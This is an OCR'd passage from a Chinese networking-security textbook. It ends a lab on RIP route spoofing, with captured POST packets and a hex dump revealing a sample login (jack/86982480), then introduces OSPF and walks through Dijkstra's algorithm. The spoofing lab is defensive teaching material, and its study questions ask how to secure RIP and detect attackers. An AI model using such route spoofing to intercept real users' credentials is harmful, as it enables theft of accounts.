


图 5-51　Find Frame 设置界面

由于采用了 host-only 网络环境，因此在捕获数据包中可以发现 4 个 POST 报文，如图 5-52 所示。通过分析源、目的 MAC 地址可以得知这 4 个报文依次是受害者发给路由器 2、路由器 2 转发给攻击者、攻击者转发给路由器 1、路由器 1 转发给 Web 服务器。

如果使用交换式网络环境，攻击者只能捕获两个 POST 报文，即路由器 2 转发给攻击者和攻击者转发给路由器 1 的报文。从 POST 报文的 content 数据部分可以提取出账户信息，如图 5-53 所示。可见用户名为 jack、密码为 86982480。

```
18 [61.1.1.2]    [70.1.1.2]    HTTP: C Port=1330  POST /access.asp HTTP/1.1-76 bytes of content
19 [61.1.1.2]    [70.1.1.2]    Expert: Fast Retransmission
                               HTTP: C Port=1330  POST /access.asp HTTP/1.1-76 bytes of content
20 [61.1.1.2]    [70.1.1.2]    Expert: Local Routing
                               HTTP: C Port=1330  POST /access.asp HTTP/1.1-76 bytes of content
21 [61.1.1.2]    [70.1.1.2]    HTTP: C Port=1330  POST /access.asp HTTP/1.1-76 bytes of content
```

图 5-52　捕获的 4 个 POST 报文

```
00000280: 65 69 64 3d 36 31 31 31 32 0d 0a 0d 0a 75 73 65 eid=61112....use
00000290: 72 6e 61 6d 65 3d 6a 61 63 6b 26 70 61 73 73 77 rname=jack&passw
000002a0: 6f 72 64 3d 38 36 39 38 32 34 38 30 26 75 72 6c ord=86982480&url
000002b0: 3d 6c 6f 67 69 6e 2e 61 73 70 26 69 6d 61 67 65 =login.asp&image
000002c0: 46 69 65 6c 64 2e 78 3d 32 31 26 69 6d 61 67 65 Field.x=21&image
000002d0: 46 69 65 6c 64 2e 79 3d 37                      Field.y=7
```

图 5-53　捕获的账户信息

5.10　RIP 的优缺点

RIP 的优点是实现简单、开销小。但 RIP 的缺点也比较多。首先，RIP 的最大距离是 15，这限制了网络规模。其次，路由器之间交换的信息是完整的路由表，当网络规模较大时，通信量也较大。最后，当网络出现故障时，要经过较长时间此信息才能传递到所有路由器。然而目前在规模较小的网络中，使用 RIP 的仍占多数。

思考题

1. 路由器的作用是什么？
2. 你能设计出哪些方案来增强 RIP 的安全性？
3. RIP 欺骗和 ARP 欺骗在攻击范围上有哪些区别？
4. 如何发现网络内的 RIP 欺骗攻击者？

第6章 OSPF协议及其安全问题

6.1 开放式最短路径优先

开放式最短路径优先（Open Shortest Path First，OSPF）协议是IETF（Internet Engineering Task Force）于1988年提出的，是一个基于链路状态的动态路由协议。它产生于IP网络，用于在自治系统内部进行路由选择。

6.1.1 Dijkstra算法

OSPF协议是一种典型的数据链路状态路由协议，路由表的形成过程可以简单描述如下：首先，在自治系统内部的相临路由器彼此交换各自掌握的数据链路信息，并将这些信息存入各自的链路状态数据库，最终自治系统内部的每台路由器都会具有相同的链路状态数据库。接下来，路由器针对链路状态数据库应用Dijkstra算法计算出一个SPF（Shortest Path First）树。最后从这个SPF树中提取出最佳路径，形成自己的路由表。

Dijkstra算法描述如下：

(1) 从本地结点（路由器）开始：本地结点就是树根。

(2) 把代价0指派给这个结点，并使它成为第一个永久结点。

(3) 对最新的永久结点的每一个相邻结点进行检查。给每一个结点指派一个累计代价，并使它成为临时的（注意：不对已经是永久结点的相邻结点进行检查）。

(4) 在临时结点的清单中：①寻找具有最小累计代价的结点，并使它成为永久的；②若一个结点从多于一个方向可达，选择具有最小累计代价的方向。

(5) 重复步骤(3)和(4)，直到每一个结点成为永久的。

下面举例说明OSPF路由表的形成过程，网络拓扑结构如图6-1所示，4个网络（NET1、NET2、NET3、NET4）通过三台路由器（R1、R2、R3）连接在一起。网络中存在




图6-1 网络拓扑

7 条数据链路，每条链路旁边的数字代表该链路的度量值，例如 R2 到 NET3 的链路代价为 2。

这个自治系统内部的三台路由器将各自掌握的数据链路信息（R1 两条、R2 两条、R3 三条）彼此交换，最终三台路由器都会掌握网络的全部数据链路信息，它们会拥有共同的链路状态数据库，其中保存了 7 条链路数据，这个链路状态数据库如图 6-2 所示。以第一条记录为例，它表示从 R1 到 NET1 的代价是 1（注意：只有路由器到网络的方向计算代价，反方向不计算）。

R1	N1	1
R1	N2	1
R2	N2	1
R2	N3	2
R3	N2	4
R3	N3	1
R3	N4	1

图 6-2 链路状态数据库

每台路由器都掌握如图 6-2 所示的链路状态数据库，即每台路由器都掌握网络的拓扑结构。接下来路由器要根据这个链路状态数据库应用 Dijkstra 算法计算出自己的 SPF 树，从而得到自己的路由表，三台路由表的计算过程如图 6-3～图 6-5 所示，以 R1 为例进行说明。




图 6-3 R1 路由表的计算过程

第一步：从本地路由器 R1 开始计算，R1 就是树根。第二步为 R1 增加两个相邻结点 N1 和 N2。第三步：N1 没有其他相邻结点，将其标记为永久结点。增加 N2 的相邻结点 R2 和 R3（注意：网络到路由器方向不计算代价）。第四步增加 R2 的相邻结点 N3，累计代价为 3。第五步：增加 R3 的相邻结点，由于从 R3 到 N3 的累计代价为 2，小于 R2 到 N3 的累计代价 3，因此删除 R2 到 N3 的链路。最后得到 R1 的路由表。

6.1.2 使用 OSPF 协议组建网络

为了进一步验证 OSPF 协议路由表的计算方法，按照如图 6-1 所示网络拓扑搭建一

